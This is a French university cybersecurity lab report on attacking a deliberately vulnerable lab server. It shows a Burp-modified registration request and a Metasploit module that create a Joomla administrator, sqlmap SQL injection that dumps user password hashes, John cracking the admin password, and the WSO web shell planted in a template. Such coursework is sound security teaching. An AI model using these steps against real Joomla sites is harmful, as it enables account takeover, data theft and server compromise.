



Rapport du projet de Cybersécurité  
Dans le cadre du Master 2 Cybersécurité et e-Santé

Mise en place d'un serveur web sécurisé

Année universitaire 2021 - 2022

Projet réalisé par Anis HARMALI et Quentin GUARDIA

Sous la direction de Cédric BERTRAND

## Table des matières

4	Mise en place d'un serveur web.....	3
4.1	Introduction.....	3
4.2	Configuration préalable.....	4
3	Sécurité.....	5
3.1	Exploitation de vulnérabilités.....	5
3.1.1	Joomla.....	5
3.1.2	Dokuwiki.....	15
3.2	SSH.....	19
3.3	Gestion des backups.....	21
3.4	Web.....	25
3.4.1	WAF.....	25
3.4.2	Détection de backdoor.....	27
3.4.3	Défense.....	28
	Annexes.....	30

## 4 Mise en place d'un serveur web

### 4.1 Introduction

#### Configuration IP sur la machine ova :

Configuration initiale :

```
root@ubuntu:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:12:ba:58
          inet addr:192.168.1.27  Bcast:192.168.1.255  Masque:255.255.255.0
          adr inet6: fe80::a00:27ff:fe12:ba58/64 Scope:Lien
          adr inet6: 2a01:cb08:969:cb00:a00:27ff:fe12:ba58/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Packets reçus:43 erreurs:0 :1 overruns:0 frame:0
          TX packets:52 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          Octets reçus:4401 (4.4 KB) Octets transmis:5630 (5.6 KB)
```

L'adresse IP a changé à la suite d'un changement de réseau :

```
root@ubuntu:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:12:ba:58
          inet addr:192.168.0.34  Bcast:192.168.0.255  Masque:255.255.255.0
          adr inet6: fe80::a00:27ff:fe12:ba58/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Packets reçus:15 erreurs:0 :0 overruns:0 frame:0
```

Ensuite lors du téléchargement de la nouvelle version de la VM l'adresse IP a changé :

```
root@ubuntu:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:30:eb:54
          inet addr:192.168.0.35  Bcast:192.168.0.255  Masque:255.255.255.0
          adr inet6: fe80::a00:27ff:fe30:eb54/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
```

#### Configuration IP sur la machine client (attaquant) :

Configuration initiale :

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.22  netmask 255.255.255.0  broadcast 192.168.1.255
      inet6 fe80::a00:27ff:fea6:1f86  prefixlen 64  scopeid 0<link>
      inet6 2a01:cb08:969:cb00:880c:7821:dlee:2c1d  prefixlen 64  scopeid 0
x0<global>
      inet6 2a01:cb08:969:cb00:a00:27ff:fea6:1f86  prefixlen 64  scopeid 0x
```


L'adresse IP a changé à la suite d'un changement de réseau :

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.0.30  netmask 255.255.255.0  broadcast 192.168.0.255
```

## 4.2 Configuration préalable

On vérifie l'accès au serveur depuis la machine client.

Accès à Joomla :



Accès SSH :

```
(kali㉿kali)-[~]
└─$ ssh root@192.168.1.27
root@192.168.1.27's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information disabled due to load higher than 1.0

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Dec 22 16:18:27 2021
```

## 3 Sécurité


### 3.1 Exploitation de vulnérabilités

#### 3.1.1 Joomla

##### 3.1.1.1 Création d'un utilisateur avec les droits privilégiés

On va voir comment nous avons procédé pour créer un utilisateur avec droits privilégiés en utilisant BURP et en exploitant la CVE-2016-8870 qui indique une faille au niveau du formulaire de registration.

Une fois sur la page nous allons remplir le formulaire et le soumettre puis l'intercepter par BURP.



The image shows a 'User Registration' form with the following fields and values:

- Name \***: aaa
- Username \***: bbb
- Password \***: [masked with dots]
- Confirm Password \***: [masked with dots]
- Email Address \***: test@test.com
- Confirm email Address \***: test@test.com

At the bottom of the form are two buttons: 'Register' (blue) and 'Cancel' (grey).

Ci-dessous le résultat de l'interception :

```

1 POST /joomla/index.php/registration-form?task=registration.register HTTP/1.1
2 Host: 192.168.0.35
3 Content-Length: 1028
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.0.35
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarywAugPu4TPmhdY8l
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
Referer: http://192.168.0.35/joomla/index.php/registration-form
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: d150fc7592e0a65137d1633d26bc0add=nbg1kj79h1em36e0hi4gc6ir02
14 Connection: close
15
16 -----WebKitFormBoundarywAugPu4TPmhdY8l
17 Content-Disposition: form-data; name="jform[name]"
18
19 aaa
20 -----WebKitFormBoundarywAugPu4TPmhdY8l
21 Content-Disposition: form-data; name="jform[username]"
22
23 bbb
24 -----WebKitFormBoundarywAugPu4TPmhdY8l
25 Content-Disposition: form-data; name="jform[password1]"
26
27 azerty
28 -----WebKitFormBoundarywAugPu4TPmhdY8l
29 Content-Disposition: form-data; name="jform[password2]"
30
31 azerty
32 -----WebKitFormBoundarywAugPu4TPmhdY8l
33 Content-Disposition: form-data; name="jform[email1]"
34
35 test@test.com
36 -----WebKitFormBoundarywAugPu4TPmhdY8l
37 Content-Disposition: form-data; name="jform[email2]"
38
39 test@test.com
40 -----WebKitFormBoundarywAugPu4TPmhdY8l
41 Content-Disposition: form-data; name="option"
42
43 com_users
44 -----WebKitFormBoundarywAugPu4TPmhdY8l
45 Content-Disposition: form-data; name="task"
46
47 registration.register
48 -----WebKitFormBoundarywAugPu4TPmhdY8l
49 Content-Disposition: form-data; name="0caa7cff49d067d78b2662faa88cb0c0"
50
51

```

On va modifier le task de registration.register à user.register ce qui va nous permettre d'exploiter la faille.

On va remplacer les occurrences de jform par user également.

Ensuite il va falloir spécifier que l'utilisateur est un admin en l'ajoutant au group 7, on va donc ajouter un champ groups au formulaire avec la valeur « 7 ».

DashboardTargetProxyIntruderRepeaterSequencerD

1 x ...

SendCancel<>

Request

PrettyRaw\nActions

```
1 POST /joomla/index.php/registration-form?task=user.register
2 HTTP/1.1
3 Host: 192.168.0.35
4 Content-Length: 1028
5 Cache-Control: max-age=0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.0.35
8 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary3dvOPsNx7awQ5Wl1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
11 Referer:
http://192.168.0.35/joomla/index.php/registration-form
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: d150fc7592e0a65137d1633d26bc0add=
akeb13bstmis1cvnshp4gc5f26
15 Connection: close
16
-----WebKitFormBoundary3dvOPsNx7awQ5Wl1
17 Content-Disposition: form-data; name="user[name]"
18
19 aaa
20 -----WebKitFormBoundary3dvOPsNx7awQ5Wl1
21 Content-Disposition: form-data; name="user[username]"
22
23 bbb
24 -----WebKitFormBoundary3dvOPsNx7awQ5Wl1
25 Content-Disposition: form-data; name="user[password1]"
26
27 azerty
28 -----WebKitFormBoundary3dvOPsNx7awQ5Wl1
29 Content-Disposition: form-data; name="user[password2]"
30
31 azerty
32 -----WebKitFormBoundary3dvOPsNx7awQ5Wl1
33 Content-Disposition: form-data; name="user[email1]"
34
35 test@test.com
36 -----WebKitFormBoundary3dvOPsNx7awQ5Wl1
37 Content-Disposition: form-data; name="user[email2]"
38
39 test@test.com
```

```

test@test.com
-----WebKitFormBoundary3dvOPsNx7awQ5Wl1
Content-Disposition: form-data; name="option"

com_users
-----WebKitFormBoundary3dvOPsNx7awQ5Wl1
Content-Disposition: form-data; name="user[groups][]"

7
-----WebKitFormBoundary3dvOPsNx7awQ5Wl1
Content-Disposition: form-data; name="task"

user.register
-----WebKitFormBoundary3dvOPsNx7awQ5Wl1
Content-Disposition: form-data; name="
c08409960fef30a6f656ed02410bf705"

1
-----WebKitFormBoundary3dvOPsNx7awQ5Wl1--

```

En clique sur send :

Send
Cancel
Follow redirection

Request

Pretty
Raw
In
Actions

```

1 /signed-exchange;v=b3;q=0.9
2 Referer: http://192.168.0.35/joomla/index.php/registration-form
3 Accept-Encoding: gzip, deflate
4 Accept-Language: en-US,en;q=0.9
5 Cookie: d150fc7592e0a65137d1639d26bc0add=akeb13bstmslcvnshp4gc5f26
6 Connection: close
7 -----WebKitFormBoundary3dvOPsNx7awQ5Wl1
8 Content-Disposition: form-data; name="user[name]"
9
10

```

Response

Pretty
Raw
Render
In
Actions

```

1 HTTP/1.1 303 See other
2 Date: Sat, 15 Jan 2022 18:10:13 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.26
5 Location: http://192.168.0.35/joomla/index.php?option=com_users&view=registration
6 Content-Length: 0
7 Connection: close
8 Content-Type: text/html; charset=utf-8
9
10

```

Puis on suit la redirection en cliquant sur follow redirection :

Request

Pretty
Raw
In
Actions

```

1 GET /joomla/index.php?option=com_users&view=registration HTTP/1.1
2 Host: 192.168.0.35
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://192.168.0.35
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer: http://192.168.0.35/joomla/index.php/registration-form
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: d150fc7592e0a65137d1639d26bc0add=skah13ketate1runchh4ar5f36

```

Response

Pretty
Raw
Render
In
Actions

```

1 HTTP/1.1 200 OK
2 Date: Sat, 15 Jan 2022 18:12:25 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.26
5 Expires: Mon, 1 Jan 2001 00:00:00 GMT
6 Last-Modified: Sat, 15 Jan 2022 18:12:25 GMT
7 Cache-Control: no-store, no-cache, must-rev
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 Content-Length: 19681
11 Connection: close
12 Content-Type: text/html; charset=utf-8
13
14 <!DOCTYPE html>

```

Code 200 : l'exploit à bien fonctionné.

On voit bien l'utilisateur créé en tant qu'admin :

<input type="checkbox"/>	Name	Username	Enabled	Activated	User Groups	Email
<input type="checkbox"/>	aaa	bbb	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	Administrator	test@test.com



Une autre façon d'exploiter cette faille est d'utiliser metasploit :

Sur msfconsole, on cherche le mot clé « joomla » avec search afin de trouver la CVE-2016-8869.

```
msf6 > search joomla
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/joomla_registration_privesc	2016-10-25	normal	Yes	Joomla Account Crea
1	auxiliary/gather/joomla_com_realestatemanager_sqli	2015-10-22	normal	Yes	Joomla Real Estate
2	auxiliary/gather/joomla_contenthistory_sqli	2015-10-22	normal	Yes	Joomla com_contenth
3	auxiliary/gather/joomla_weblinks_sqli	2014-03-02	normal	Yes	Joomla weblinks-cat

On regarde les paramètres à personnaliser avec la commande « show options »

```
msf6 > use auxiliary/admin/http/joomla_registration_privesc
msf6 auxiliary(admin/http/joomla_registration_privesc) > show options
```

Module options (auxiliary/admin/http/joomla\_registration\_privesc):

Name	Current Setting	Required	Description
EMAIL	example@youreemail.com	yes	Email to receive the activation code for the account
PASSWORD	expl0it3r	yes	Password for the username
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The relative URI of the Joomla instance
USERNAME	expl0it3r	yes	Username that will be created
VHOST		no	HTTP server virtual host

On modifie l'IP, les identifiants et l'URL cible avec la commande « set ». Puis on lance l'exploit :

```
msf6 auxiliary(admin/http/joomla_registration_privesc) > show options
```


Module options (auxiliary/admin/http/joomla\_registration\_privesc):

Name	Current Setting	Required	Description
EMAIL	anis@test.com	yes	Email to receive the activation code for the account
PASSWORD	kb9	yes	Password for the username
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.168.1.27	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/joomla	yes	The relative URI of the Joomla instance
USERNAME	anisadmin	yes	Username that will be created
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(admin/http/joomla_registration_privesc) > exploit
[*] Running module against 192.168.1.27

[*] Trying to create the user!
[-] There was an issue, but the user could have been created.
```

Sur l'interface graphique de Joomla, on observe que l'utilisateur a bien été créé :



### 3.1.1.2 Injection SQL

Une faille de type injection SQL a été détectée.

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/joomla_registration_privesc	2016-10-25	normal	Yes	Joomla Account Creation and Privilege Escalation
1	auxiliary/gather/joomla_com_realestatemanager_sqli	2015-10-22	normal	Yes	Joomla Real Estate Manager Component Error-Based SQL Injection
2	auxiliary/gather/joomla_contenthistory_sqli	2015-10-22	normal	Yes	Joomla com_contenthistory Error-Based SQL Injection

Il s'agit de la CVE-2015-7857 et la vulnérabilité existe dans le content history de joomla.

Avec sqlmap, on cible l'URL ci-dessous dans le but de récupérer la liste des utilisateurs Joomla

`http://192.168.0.34/joomla/index.php?option=com_contenthistory&view=history&list[ordering]=&item_id=75&type_id=1&list[select]=`

Dans un premier temps, on va chercher à trouver les bases de données grâce à des failles MySQL. Dans la commande suivante, le paramètre :

- « `--DBMS=mysql` » indique que la gestion de la base de données se fait en MySQL
- « `--technique=E` » indique que l'on cherche des possibilités d'injection grâce à des requêtes SQL invalides qui retournent des erreurs.
- « `--dbs` » indique que l'on cherche à afficher les bases de données trouvées



Les différentes requêtes effectuées retournent alors 8 bases de données. Celle qui nous intéresse est « joomla ».

```
---
[08:27:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0
[08:27:27] [INFO] fetching database names
[08:27:27] [INFO] retrieved: 'information_schema'
[08:27:27] [INFO] retrieved: 'drupal'
[08:27:27] [INFO] retrieved: 'dvwa'
[08:27:27] [INFO] retrieved: 'joomla'
[08:27:27] [INFO] retrieved: 'mybb'
[08:27:27] [INFO] retrieved: 'mysql'
[08:27:27] [INFO] retrieved: 'performance_schema'
[08:27:27] [INFO] retrieved: 'phpmyadmin'
available databases [8]:
[*] drupal
[*] dvwa
[*] information_schema
[*] joomla
[*] mybb
[*] mysql
[*] performance_schema
[*] phpmyadmin
```

Pour rappel, nous cherchons à afficher les utilisateurs Joomla. De la même manière que nous avons affiché les bases de données, nous allons afficher les tables de la base de données « joomla ».

```
(kali@kali)~$ sqlmap -u "http://192.168.0.34/joomla/index.php?option=com_contenthistory&view=history&list[ordering]=6&item_id=756&type_id=16&list[select]=" --dbms=mysql --technique=E --dbs -D joomla --tables
```

La base de données contient 82 tables. La plus susceptible de nous intéresser est nommée oqdav\_users.

```
Database: joomla
[82 tables]
+-----+
| la2k9_content_rating
| la2k9_content_types
| la2k9_finder_filters
| la2k9_finder_links_termsd
| la2k9_finder_links_termse
+-----+
| oqdav_user_notes
| oqdav_user_profiles
| oqdav_user_usergroup_map
| oqdav_usergroups
| oqdav_users
| oqdav_viewlevels
+-----+
```

On affiche alors son contenu avec le paramètre « --dump »

```
(kali@kali)~$ sqlmap -u "http://192.168.0.34/joomla/index.php?option=com_contenthistory&view=history&list[ordering]=6&item_id=756&type_id=16&list[select]=" --dump -T oqdav_users -D joomla
```

Dans un premier temps, on nous retourne le nom des variables de la table

```
[08:32:05] [INFO] fetching columns for table 'oqdav_users' in database 'joomla'
[08:32:06] [WARNING] reflective value(s) found and filtering out
[08:32:06] [INFO] retrieved: 'id'
[08:32:06] [INFO] retrieved: 'int(11)'
[08:32:06] [INFO] retrieved: 'name'
[08:32:06] [INFO] retrieved: 'varchar(255)'
[08:32:06] [INFO] retrieved: 'username'
[08:32:07] [INFO] retrieved: 'varchar(150)'
[08:32:07] [INFO] retrieved: 'email'
[08:32:07] [INFO] retrieved: 'varchar(100)'
[08:32:07] [INFO] retrieved: 'password'
[08:32:07] [INFO] retrieved: 'varchar(100)'
[08:32:07] [INFO] retrieved: 'block'
```

Puis on nous affiche son contenu.

```
Database: joomla
Table: oqdav_users
3 entries
```

id	name	otep	block	email	otpKey	params	password	username	sendEmail	activation	resetCount	registerDate	requireReset	la
265	Super User	<blank>	0	joomla_root@gmail.com	<blank>	<blank>	\$2y\$10\$R9HCvDL5IHVkl0vbJ24JJJOCTLnLrLBxBXlsa4jfSvNFrTZBGzWDe6	joomla_root	1	0	0	2019-12-27 17:27:58	0	00
266	exploit3r	<blank>	0	example@youremail.com	<blank>	{}	\$2y\$10\$7llcghbmpiGh3ChmTmr..CSGvyCV2f/Em/QyhzWj9l4aD3MAL4K	exploit3r	0	<blank>	0	2021-12-22 16:21:40	0	00
267	anisadmin	<blank>	0	anis@test.com	<blank>	{}	\$2y\$10\$PyllP62D2MIA8/V0KL7iv.SVQ0QyYvL69AF6Wj3p7mHnsix8Sk.	anisadmin	0	<blank>	0	2021-12-22 16:28:49	0	00

```
[08:32:16] [INFO] table 'joomla.oqdav_users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.0.34/dump/joomla/oqdav_users.csv'
```

On enregistre le hash du mot de passe de « Super User » dans le fichier pwdhash.txt

```
(kali@kali)-[~]
$ echo '$2y$10$R9HCvDL5IHVkl0vbJ24JJJOCTLnLrLBxBXlsa4jfSvNFrTZBGzWDe6' > pwdhash.txt
```

On crée la règle john comme indiqué dans la consigne :

```
[List.Rules: JoomlaSql]
l$[0-9]$[0-9]$[0-9]
```

On utilise les mots de weaksaucetext pour satisfaire la règle « JoomlaSql » et on compare les résultats obtenus avec le hash du mot de passe recherché. Ainsi, on trouve finalement que le mot de passe est « baseball666 ».


```
(kali@kali)-[~]
$ john --wordlist=weaksaucetext --rules=JoomlaSql pwdhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:47 1.59% (ETA: 10:35:36) 0g/s 108.4p/s 108.4c/s 108.4C/s steelers015..thunder015
0g 0:00:15:47 11.62% (ETA: 10:59:26) 0g/s 89.84p/s 89.84c/s 89.84C/s 43116..68116
0g 0:00:26:04 18.09% (ETA: 11:07:37) 0g/s 84.76p/s 84.76c/s 84.76C/s sys180..travis180
0g 0:00:34:54 21.51% (ETA: 11:25:47) 0g/s 75.27p/s 75.27c/s 75.27C/s 23215..49215
0g 0:01:20:34 50.54% (ETA: 11:22:57) 0g/s 76.62p/s 76.62c/s 76.62C/s cocaCola505..doctor505
baseball666 (*)
```

### 3.1.1.3 Prise de contrôle du serveur web


Dans cette partie nous allons utiliser le fichier « wso2.5.2.php ».

Pour ce faire, on va dans la page admin puis le panel Templates, on peut choisir le template que nous voulons. On va prendre le premier, « bee3 ».

On remplace le contenu de index.php par le contenu du fichier wso2.5.2.php :



On se rend à l'URL bee3 :



On change de dossier pour se placer sur joomla et on voit bien le fichier configuration.php :



## 3.1.2 Dokuwiki

### 3.1.2.1 Partie offensive

Nessus ne détecte pas le wiki car le nom du répertoire du wiki ne se trouve pas dans le fichier de fuzzing utilisé par Nessus.

